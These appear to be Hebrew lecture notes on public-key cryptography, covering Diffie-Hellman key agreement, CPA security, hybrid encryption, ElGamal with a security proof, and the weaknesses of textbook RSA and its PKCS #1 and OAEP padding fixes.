
כלומר, גם אם היריב מאזין לערוץ הוא לא אמור להיות מסוגל להבחין מבחינה חישובית בין מפתח שנוצר ע"י הפרוטוקול הזה לבין מפתח שנדגם אחיד.

10.3.1 הפרוטוקול של דיפי והלמן להסכמה על מפתח

זה הפרוטוקול שהציעו דיפי והלמן:

יהי \mathcal{G} אלגוריתם PPT שמקבל 1^n ומוציא (\mathbb{G}, q, g) , כך ש- \mathbb{G} היא חבורה ציקלית מסדר q שנוצרה (generated) ע"י g , ו- q הוא מספר ראשוני באורך n .

נניח ש- $(\mathbb{G}, q, g) \leftarrow \mathcal{G}(1^n)$ הוא ציבורי וידוע לכולם.



הפרוטוקול:

- אליס בוחרת בצורה אקראית x מתוך \mathbb{Z}_q , מחשבת את g^x ושולחת אותו לבוב. (נשים לב שאם הנחת הלוגריתם הדיסקרטי נכונה, גם אם רואים את g^x קשה לחשב ממנו את x)
- בוב בוחר גם הוא באופן אחיד y מתוך \mathbb{Z}_q , לוקח את מה שאליס שלחה לו ומעלה אותו בחזקת y . זה המפתח שלו. הוא שולח לאליס את g^y .
- אליס מקבלת את מה שבוב שלח ומעלה אותו בחזקה של אותו ה- x שהיא בחרה קודם (ולכן היא מכירה אותו), וזה המפתח שלה.

נכונות –

$$K_A = (h_B)^x = (g^y)^x = (g^x)^y = (h_A)^y = K_B$$

בטיחות – האם אכן מתקיים $(\text{Transcript}_\Pi(1^n, r_A, r_B), K_A(1^n, r_A, r_B)) \approx^c (\text{Transcript}_\Pi(1^n, r_A, r_B), K)$?

מבחינת בטיחות צריך להוכיח שמי שיושב על הערוץ ורואה מה עבר על הערוץ לא מסוגל להבחין בין המפתח האמיתי לבין מפתח שנבחר באופן אחיד. כלומר, צריך להוכיח שאי-אפשר להבחין עם ייתרון שאינו זניח בין ההתפלגות (g^x, g^y, g^{xy}) ל- (g^x, g^y, g^z) עבור x, y, z שנבחרים באופן אחיד מ- \mathbb{Z}_q .

מה שדיפי והלמן עשו הוא פשוט להניח שהפרוטוקול שלהם בטוח:

• **The Decisional Diffie-Hellman (DDH) Assumption** – מתקיים:

$$(\mathbb{G}, q, g, g^x, g^y, g^{xy}) \approx^c (\mathbb{G}, q, g, g^x, g^y, g^z)$$

$$x, y, z \leftarrow \mathbb{Z}_q, (\mathbb{G}, q, g) \leftarrow \mathcal{G}(1^n)$$


למרבה השמחה, מאז המאמר פורסם אף אחד לא התקרב בצורה משמעותית להצליח להתקדם בבעיה.

שתי הערות –

- מעבר מאיבר אקראי למפתח אקראי: נשים לב שמה שהם הצליחו להסכים עליו זה על איבר שמפולג באקראי בחבורה, ואנחנו לא יכולים לדעת מה הייצוג הביטים במחשב של איבר בחבורה אפילו אם מפולג באופן אחיד. יכול להיות שארבעת הביטים הראשונים הם אפסים ע"מ לספר למחשב שלנו שמדובר בחבורה. מה שאנחנו חושבים עליו כעל איבר בחבורה שמפולג באופן אחיד לאו דווקא בייצוג הפיזי שלו הוא רצף של ביטים שמפולג באופן אחיד, אז כדאי לעבור מאיבר שמפולג באופן אחיד בחבורה לרצף של אפסים ואחדות שמפולגים באופן אחיד (ויש כלים שעושים את זה).

- חוסר עמידות בפני יריב אקטיבי (מתקפות man-in-the-middle): חולשה בפרוטוקולים להסכמה על מפתח משותף זה שהם לא בטוחים עבור יריבים שיכולים לשנות את ההודעות על הערוץ. לכן, בפועל משתמשים בווריאנט של דיפי-הלמן שהוא authenticated.

דוגמא למה יכול לעשות יריב שיושב על הערוץ ויכול גם לשנות את התכנים שעוברים בו:




אפשר בקלות לראות שבמקרה הזה איב שולטת במפתחות וחשופה לחלוטין לכל התקשורת.

11 הצפנה עם מפתח פומבי

11.1 הצפנה עם מפתח פומבי

נתחיל היום לעבוד עם דיפי-הלמן באופן שכן ידרוש מאיתנו לעבוד ברדוקציה ולעבור עם ההנחה בתצורות שונות ע"מ להוכיח בטיחות של מערכת הצפנה שמבוססת עליה. ראשית נגדיר מערכת הצפנה א-סימטרית, ואז נגדיר את הגדרת הבטיחות.

11.1.1 הגדרת המערכת ונכונות



מערכת הצפנה עם מפתח פומבי (או מערכת א-סימטרית) היא שלשה של אלגוריתמים $KeyGen, Enc, Dec$, כך ש:

- אלגוריתם יצירת המפתחות $KeyGen(1^n)$ מקבל את פרמטר הבטיחות ומחזיר שני מפתחות:
 - מפתח סודי (sk) .
 - ומפתח פומבי (pk) .
- אלגוריתם ההצפנה Enc מקבל את החלק הפומבי של המפתח pk והודעה כלשהי m , והפלט שלו זה הצפנה c של ההודעה באמצעות המפתח הפומבי.
- אלגוריתם הפענוח Dec מקבל את המפתח הסודי sk והודעה מוצפנת c , ומפענח אותה (מחזיר את m).

בניגוד לסטינג של המפתח המשותף, לפעמים אוסף ההודעות שאפשר להצפין לא יהיה רק פונ' של פרמטר הבטיחות, אלא איזשהו סט שיכול להיות תלוי במפתח הפומבי, וגם אוסף כל ההצפנות האפשריות עשוי להיות תלוי בכך (כלומר $\mathcal{M} = \mathcal{M}(pk)$ ו- $\mathcal{C} = \mathcal{C}(pk)$).

נכונות – מבחינת הנכונות נצפה שאם נצפין הודעה עם המפתח הפומבי ואז ננסה לפענח אותה עם המפתח הסודי המתאים נקבל את אותה ההודעה. אם ננסה לפענח עם מפתח סודי אחר נצפה שזה לא יצליח, כלומר שיהיה קשר בין הדגימה של sk ו- pk . פורמלית:

$$\forall m \in \mathcal{M}: \Pr \left[Dec_{sk} \left(Enc_{pk}(m) \right) = m \right] = 1$$


11.1.2 הגדרת הבטיחות (בטיחות מפני CPA)

בסטינג הא-סימטרי נתחיל ישירות מבטיחות CPA (ר' נושא 3.2 להגדרה), ובהמשך נבין גם למה.

הניסוי במקרה הזה למה שהיה במקרה הסימטרי, למעט ההבדלים הבאים:

- **גישה למפתח ההצפנה:** מפתח ההצפנה גלוי, לכן הוא בפרט נגיש ליריב.
- **דגימת המפתח:** בראשית הניסוי נדגום $(sk, pk) \leftarrow KeyGen(1^n)$ וניתן ליריב את המפתח הפומבי.
- **אין אורקל:** ברגע שסיפקנו ליריב את pk , מההגדרה של המערכת הוא מסוגל כבר להצפין בעצמו, ולכן אין אורקל בגרסא הזאת של ניסוי ה- CPA . המפתח הפומבי הוא יותר חזק מגישת האורקל – אפשר בפרט להצפין איתו, אבל היריב יכול לעשות איתו מה שהוא רוצה.

למעט הנקודות האלה, כל התהליך הזה למה שהיה לנו במפתח הסימטרי. גם הגדרת הבטיחות היא אותו הדבר (ר' הגדרה ב-3.2).



* $m_0, m_1 \in \mathcal{M}$ and $|m_0| = |m_1|$
(אילוסטרציה של ניסוי ה-CPA במקרה של מפתח פומבי)

נקודות נוספות –

- כמו שאמרנו בעבר, אלגוריתם ההצפנה לא יכול להיות פונ' דטרמיניסטית של המפתח ושל ההודעה, כי אחרת אפשר היה לעקוף את הניסוי ע"י כך שהיריב היה מצפין בעצמו את שתי ההודעות ובודק מה שווה למה שהוא קיבל.
- בטיחות CPA נותנת בטיחות להצפנה של הרבה הודעות, לא רק אחת (לא נוכיח, אפשר יהיה להוכיח את זה בשיטה היברידית).

11.2 הצפנה היברידית

11.2.1 הצפנת הודעות ארוכות

בשביל להצפין הודעה ארוכה, אפשר לחלק אותה לבלוקים באורך שאלגוריתם ההצפנה שלנו מסוגל להצפין ולעשות את ההצפנה זה בלוק-בלוק:

$$\text{Enc}'_{pk}(m^{(1)} \dots m^{p(n)}) = (\text{Enc}_{pk}(m^{(1)}), \dots, \text{Enc}_{pk}(m^{p(n)}))$$

- **משפט** – אם $\Pi = (\text{KeyGen}, \text{Enc}, \text{Dec})$ היא בטוחה CPA לכל פולינום $p(n)$ אז גם $\Pi' = (\text{KeyGen}, \text{Enc}', \text{Dec}')$ היא בטוחה CPA.

למרות שאפשר להוכיח את המשפט הזה, זו לא השיטה הכי טובה להצפין הודעות ארוכות במערכת א-סימטרית, וכאן מגיעה הנקודה של הצפנה בעולם האמיתי.

אמרנו שבפועל מממשים PRF עם פונ' AES, שעובדת מבחינה היוריסטית, והחשוב נעשה מאוד מהר, אז אפשר לעשות אותו במעבדים. לעומת זאת, הצפנה עם מפתח פומבי מבוססת על פעולות אלגבריות כמו העלאה בחזקה בתוך חבורה, וזה איטי בהרבה סדרי גודל ביחס ל-AES. היינו רוצים להפחית את השימוש בהצפנה הסימטרית כמה שאפשר, ובפרט לא לחלק קובץ גדול לקבצים קטנים שכ"א מהם מצפינים א-סימטרית.

כלומר, בפועל מערכות של מפתח פרטי הרבה יותר יעילות, ולכן היינו רוצים לצמצם כמה שאפשר את השימוש במערכת הצפנה פומבית ולהשתמש במערכת פרטית כשאפשר.

כאן מגיעה הדרך האמיתית לעשות שימוש בהצפנה א-סימטרית, וזה מה שנקרא **הצפנה היברידית**. מה שעושים זה לבחור מפתח שאת הקובץ עצמו נצפין בעזרתו. לצד השני אין את המפתח, אז עושים שימוש בהצפנה הא-סימטרית רק בשביל להצפין את אותו המפתח. כלומר:

- בוחרים session key כלשהו k .
- מצפינים את k באמצעות מפתח פומבי ומעבירים אותו לצד שרוצים לתקשר איתו.
- מהשלב הזה מצפינים כל הודעה m באמצעות k , שכבר ידוע לשני הצדדים.

11.2.2 הצפנה היברידית

נתחיל עם הגדרה: בהנתן מערכת הצפנה פומבית $\Pi = (\text{Gen}, \text{Enc}, \text{Dec})$ ובנוסף מערכת הצפנה סימטרית (E, D) , נגדיר את מערכת ההצפנה הפומבית $\Pi' = (\text{Gen}', \text{Enc}', \text{Dec}')$ בתור:

- $\text{Gen}' = \text{Gen}$
- $\text{Enc}'(m) : \text{דוגם } k \leftarrow \{0,1\}^n \text{ ומחשב } c_1 \leftarrow \text{Enc}_{pk}(k) \text{ ו- } c_2 \leftarrow E_k(m) \text{ מחזיר } c = (c_1, c_2)$
- $\text{Dec}'(c_1, c_2) : \text{דוגם } k \leftarrow \text{Dec}_{sk}(c_1) \text{ ומחזיר } D_k(c_2)$

כלומר, אלגוריתם ההצפנה יצפין את k באמצעות המפתח הפומבי, ויעשה שימוש בהצפנה של המפתח המשותף בשביל להצפין את m , ההודעה הארוכה. בשביל לפענח, משתמשים ב- sk ואז משתמשים ב- k .

(הערה: הורדנו כאן את אלגוריתם יצירת המפתחות ל- (E, D) בשביל לפשט את ההגדרה, ונניח בה"כ שהמפתחות מפולגים שם אחד לגמרי).

זה השימוש האמיתי שעושים בהצפנה פומבית.

מה שאפשר עכשיו להוכיח שאם המערכת הא-סימטרית בטוחה CPA , מספיק שהמערכת הסימטרית תהיה בטוחה IND בשביל שהמערכת החדשה שבנינו תהיה בטוחה CPA :


- **משפט** – אם Π היא בטוחה CPA ו- (E, D) היא בטוחה IND , אזי Π' היא בטוחה CPA .

לא נעשה את ההוכחה במלואה, אבל נסביר מה הרעיון מאחוריה – בהנתן יריב למערכת שבנינו, אם יש לו ייתרון לא זניח בתקיפה של המערכת או שאנחנו הולכים להראות יריב נגד המערכת הא-סימטרית המקורית, או יריב נגד המערכת הסימטרית המקורית (הוכחה באמצעות ארגומנט היברידי, כמו שראינו ב-2.6). לכן, אם שתי המערכות האלה בטוחות גם המערכת שבנינו בטוחה.

Proof idea: Hybrid argument

- Given an adversary \mathcal{A}' for Π' construct an adversary \mathcal{A} for Π
OR
an adversary \mathcal{B} for (E, D)

* May need to consider $\mathcal{A}'' \stackrel{\text{def}}{=} 1 - \mathcal{A}'$ depending on the "direction" of the advantage



איך נעשה את זה – אנחנו בניסוי CPA נגד המערכת Π' , והיריב \mathcal{A}' בוחר m_0, m_1 , ואנחנו מחזירים לו את כ"א מההצפנות שלהן בסיכוי חצי. מי שיצפין ייבחר k באופן אחיד ויחזיר אותו עם המפתח הפומבי, ובסיכוי חצי הוא מקבל

סמפל מהשורה הראשונה ובסיכוי חצי הוא מקבל סמפל מהשורה האחרונה. מה שאנחנו צריכים להוכיח זה שהוא לא יכול להבחין בין השורה הראשונה לאחרונה.

נחשוב על שורות נוספות, שבהן המפתח הוא 0^n (שורה שנייה ושלישית). אם יש ליריב ייתרון ε לא זניח בניסוי, זה אומר שבייתרון הזה הוא מבחין בין השורה הראשונה והאחרונה. עכשיו נשאל מה היה קורה אם היינו נותנים לו בסיכוי חצי ובסיכוי חצי את השנייה, מה היה קורה אם היינו נותנים לו בסיכוי חצי את השנייה ובסיכוי חצי את השלישית וכו'. אפשר לראות מא"ש המשולש שאם הוא מסוגל להבחין בייתרון של אפסילון בין השורה הראשונה לאחרונה אז הוא מסוגל להבחין בייתרון של שליש אפסילון לפחות בין כל צמד שורות (כמו באיור).

אם הוא מסוגל להבחין בין השורה הראשונה לשנייה הוא מסוגל להבחין בין הצפנה של k והצפנה של 0^n זה סותר את הבטיחות של Π . אם הוא מסוגל להבחין בין השנייה לשלישית זה בסתירה לבטיחות של (E, D) . האבחנה בין השורות השלישית והרביעית סותרת שוב את הבטיחות של Π . כך מגיעים לסתירה.

11.3 צופן אל-גמאל

הגדרנו הצפנה א-סימטרית ובטיחות שלה, והבנו מה השימוש של הצפנה א-סימטרית בעולם האמיתי (בעיקר הצפנת מפתח משותף). עכשיו נבין קצת איך אפשר לבנות מערכות הצפנה א-סימטריות בהתבסס על אלגברה.

המערכת הזאת מבוססת ישירות על הפרוטוקול של דיפי-הלמן ועל ההנחה שלהם. הדבר המפתיע היא שאפילו שהמערכת הזאת שקולה לפרוטוקול של דיפי והלמן, גילו אותה חמש שנים אח"כ.

11.3.1 הגדרה ונכונות

אנחנו עובדים בסטינג של החבורות הציקליות. נזכיר שיש לנו \mathcal{G} שהוא אלגוריתם שמקבל את פרמטר הבטיחות, והפלט שלו זו חבורה ציקלית \mathbb{G} שנוצרת ע"י איזשהו איבר g , ונזכר בהנחת הבטיחות של דיפי והלמן (ר' 10.3.1).

הגדרת המערכת – יהיה \mathcal{G} אלגוריתם PPT שמקבל 1^n ומחזיר (\mathbb{G}, q, g) , כך ש- \mathbb{G} היא חבורה ציקלית מסדר q שנוצרה ע"י האיבר g . נגדיר מערכת הצפנה עם מפתח פומבי $\Pi = (\text{Gen}, \text{Enc}, \text{Dec})$ באופן הבא:

- $\text{Gen}(1^n)$: דוגם $(\mathbb{G}, q, g) \leftarrow \mathcal{G}(1^n)$ וכן $x \leftarrow \mathbb{Z}_q$. נסמן $h = g^x$. האלגוריתם מחזיר:
 - $pk = (\mathbb{G}, q, g, h)$
 - $sk = x$
- $\text{Enc}_{pk}(m)$: דוגם $y \leftarrow \mathbb{Z}_q$ ומחזיר $(g^y, h^y \cdot m)$. $c = (g^y, h^y \cdot m)$
- $\text{Dec}_{sk}(c_1, c_2)$: מחזיר $m = c_2 / (c_1)^x$.

נשים לב שהמפתח הפומבי זה h , והמפתח הסודי זה x , מה שאומר שהמפתח הפרטי הוא הלוג הדיסקרטי של המפתח הפומבי.

נכונות –

$$\text{Dec}_{sk}(\text{Enc}_{pk}(m)) = \text{Dec}_{sk}(g^y, h^y \cdot m) = \frac{h^y \cdot m}{(g^y)^x} = \frac{(g^x)^y \cdot m}{(g^y)^x} = m$$

זה נכון מכיוון שבחבורות ציקליות $(g^y)^x = (g^x)^y$.

11.3.2 בטיחות

- **משפט** – תחת הנחת דיפי-הלמן, Π היא בטוחה CPA .

למה זה בטוח – מה שהיינו רוצים לעשות זה לקחת את m ולהכפיל אותה ב- OTP , איזשהו פד שנבחר מחדש באופן אחיד בכל פעם שנצפין. באלגוריתם שלנו, הפד שנבחר הוא $g^{xy} \cdot m$.

מבחינה תיאורטית, הדבר הזה הוא פד, אבל הוא לא נדגם באופן אחיד (h^y נקבע בצורה יחידה מ- x, y). אולם, נשים לב שמבחינה חישובית זה כן כאילו הוא נדגם באופן אחיד, כי אם נשתמש בהנחת דיפי-הלמן נקבל:


$$(pk, \text{Enc}_{pk}(m)) = (g, g^x, g^y, g^{xy} \cdot m) \approx^c (g, g^x, g^y, g^z \cdot m)$$

כש- $m \cdot g^z$ מפולג אחיד וב"ת ב- m . לכן, אפקטיבית הדבר הזה הוא OTP .

רעיון ההוכחה ברדוקציה – בהנתן יריב שיש לו ייתרון לא זניח נגד Π , נבנה מבחין שמסוגל לשבור את ההנחה של דיפי-הלמן (להבחין בסיכוי לא זניח בין (g, g^x, g^y, g^{xy}) לבין (g, g^x, g^y, g^z)).

נעשה את ההוכחה קצת שונה מכרגיל – בד"כ הנחנו בשלילה שאין בטיחות, ואז ראינו שזה מוביל לסתירה. כאן נראה שעבור כל יריב שהוא, אם משתמשים בהנחת דיפי-הלמן אז מקבלים בטיחות.

הוכחה –



נבנה מבחין \mathcal{D} באופן הבא:

- מקבל $(\mathbb{G}, q, g, g_1, g_2, g_3)$ כך ש-
 ○ $g_1 = g^x, g_2 = g^y$
 ○ $g_3 = g^{xy}$ או $g_3 = g^z$ (אלה המקרים שצריך להבחין ביניהם).
- שולח ליריב מפתח פומבי $pk = (\mathbb{G}, q, g, g_1)$.
- מקבל מהיריב שתי הודעות m_0, m_1 .
- בוחר באקראי $b \leftarrow \{0,1\}$, ושולח ל- \mathcal{A} את $c^* = (g_2, g_3 \cdot m_b)$.
- מקבל מהיריב b' , ומחזיר 1 אם $b' = b$, אחרת 0.

אם \mathcal{A} רץ בזמן פולינומי אז גם \mathcal{D} , והמטרה שלנו עכשיו היא לקשור את סיכויי ההצלחה של \mathcal{A} כנגד Π לסיכויי ההצלחה של \mathcal{D} . יש שני מקרים:

- מקרה 1: $(g, g_1, g_2, g_3) = (g, g^x, g^y, g^{xy})$. במקרה הזה \mathcal{D} מסמלץ ל- \mathcal{A} בדיוק את ניסוי ה- CPA , לכן:

$$\Pr[\mathcal{D}(\mathbb{G}, q, g, g^x, g^y, g^{xy}) = 1] = \Pr[IND_{\Pi, \mathcal{A}}^{CPA}(n) = 1]$$
- מקרה 2: $(g, g_1, g_2, g_3) = (g, g^x, g^y, g^z)$. במקרה הזה העלמנו כל אינפורמציה על האם הצפנו את m_0 או m_1 (כי כפלנו את ההודעה בערך רנדומי), לכן לא משנה למה b שווה, הערך הזה מפולג באופן אחיד. כלומר:

$$\Pr[\mathcal{D}(\mathbb{G}, q, g, g^x, g^y, g^z) = 1] = \frac{1}{2}$$

עכשיו נשתמש בהנחת דיפי-הלמן, שאומרת שהסיכוי להבחין בין g^{xy} ל- g^z זניח, ונקבל:

$$\nu(n) \geq |Pr[\mathcal{D}(\mathbb{G}, q, g, g^x, g^y, g^{xy}) = 1] - Pr[\mathcal{D}(\mathbb{G}, q, g, g^x, g^y, g^z) = 1]| = \left| Pr[IND_{H, \mathcal{A}}^{CPA}(n) = 1] - \frac{1}{2} \right|$$

ולפי ההגדרה קיבלנו בטיחות CPA, כנדרש.

RSA 11.4

נזכר בהקשר – אלגוריתם GenRSA והנחת ה-RSA (ר' 10.2.4.2).

"Textbook RSA" Encryption 11.4.1

בהנתן ההקשר הזה, יש מה שנקרא "RSA לפי הספר". נניח שייצרנו מ-GenRSA את $pk = (N, e)$ ואת $sk = d$. אפשר לחשוב על הצפנה שבהנתן המפתח הפומבי נצפין:

$$Enc_{pk}(m) = m^e \bmod N$$

ונפענח:

$$Dec_{sk}(c) = c^d \bmod N$$

מבחינת נכונות זה נכון, אבל המערכת הזאת לא בטוחה!

• **משפט – RSA "לפי הספר" הוא לא בטוח CPA.**

המערכת לא בטוחה CPA, שזה סוג ההצפנה הכי פשוט שאפשר לחשוב עליו עבור מערכת א-סימטרית. אפשר לראות את זה מיד, כי ההצפנה היא פונ' דטרמיניסטית.

זה לא טוב, ולא רק שזה לא מספק את ההגדרה שלנו, אפשר לפענח הצפנות ככה בלי לדעת את המפתח הסודי. למשל, אם נצפין הודעה m שהיא קצרה (כלומר $m^e < N$) אז ההצפנה היא $c = [m^e \bmod N]$, אבל מכיוון ש- $m^e < n$ אז זה פשוט שווה m^e (כלומר $c = m^e$), ולהוציא סתם שורש בצייר הממשי (לא בחבורה) זה קל.

אופציה אחרת זה התקפות בהן נחזה ביותר מהצפנה אחת. יש התקפה מפורסמת שהגיע בעקבות השימוש ב-RSA במערכות שידור. למשל ממירים בטלוויזיה – לכל אחד יש את המפתח הפומבי והסודי שלו, וקורה הדבר המוזר שאותה ההודעה, אותו השידור של המשחק, מוצפנת לאנשים באותה צורה. מתברר שאפשר מתוך שלוש הצפנות כאלה לשחזר את m לגמרי, וזה לא טוב.

לכן, לעולם לא נשתמש ב-RSA "textbook".

(למה קוראים לזה textbook RSA – כי ברובה של הספרות האלגוריתם מתואר ככה...)

PKCS #1 v1.5 11.4.2

התיקון הראשון היה תקן PKCS #1 v1.5. התקן אמר: להצפין בצורה דטרמיניסטית זה לא טוב, אז אנחנו הולכים לרפד. בכל פעם שנצפין הודעה m נבחר גם r שמפולג באופן אחיד (שאותו נבחר מחדש בכל פעם שנצפין), ונחשוב על השרשור של $r || m$ בתור איבר בחבורה \mathbb{Z}_m ואותו נעלה בחזקת e :


$$Enc_{pk}(m) = (r || m)^e \bmod N$$

זה צעד בכיוון הנכון, אבל עדיין אי אפשר להוכיח שהדבר הזה בטוח-CPA (למעט עבור הודעות מאוד קצרות), וגם יש גם התקפות על זה.

PKCS #1 v2.0 (RSA-OAEP) 11.4.3

זה התקן הנוכחי ל-RSA, שאפשר להוכיח אותו במודל די סביר (OAEP = Optimal Asymmetric Encryption Padding). זה עושה את הדבר הבא:

לא כל איבר $c \in \mathbb{Z}_n^*$ הוא הצפנה חוקית. אלגוריתם הפענוח צריך לבדוק אם ההודעות שהוא מקבל הן בפורמט מסויים, ואם הם לא בפורמט המתאים הם יזוהו כהצפנה לא חוקית. זה עובד כך:



- בהנתן המפתח הפומבי e ובהנתן הודעה m , נרפד אותה באפסים ונבחר ערך r שמפולג באופן אחיד.
- נקח איזושהי פונקציית האש G , נעביר את r ב- G ונקסר את זה עם הערך המרופד.
- בסיבוב השני נקח את מה שקיבלנו, נפעיל על זה פונ' אחרת H ונעשה קסור עם r .
- מה שייצא נחלק לשניים – לחלק הראשון נקרא s ולשני t . נחשוב על זה בתור איבר ב- \mathbb{Z}_n , ונעלה אותו בחזקת e .

על זה אפשר כבר להוכיח הרבה - אם G, H הן פונ' האש עם פיצ'ר כלשהו שאפשר להגדיר, הדבר הזה מספק לנו בטיחות CPA (ואפילו בטיחות CCA שלא דיברנו עליה - $authenticated\ encryption + CPA$ - אי אפשר להבין מה קורה בערוץ ואי אפשר לשנות). זה התקן שמשתמשים בו כיום.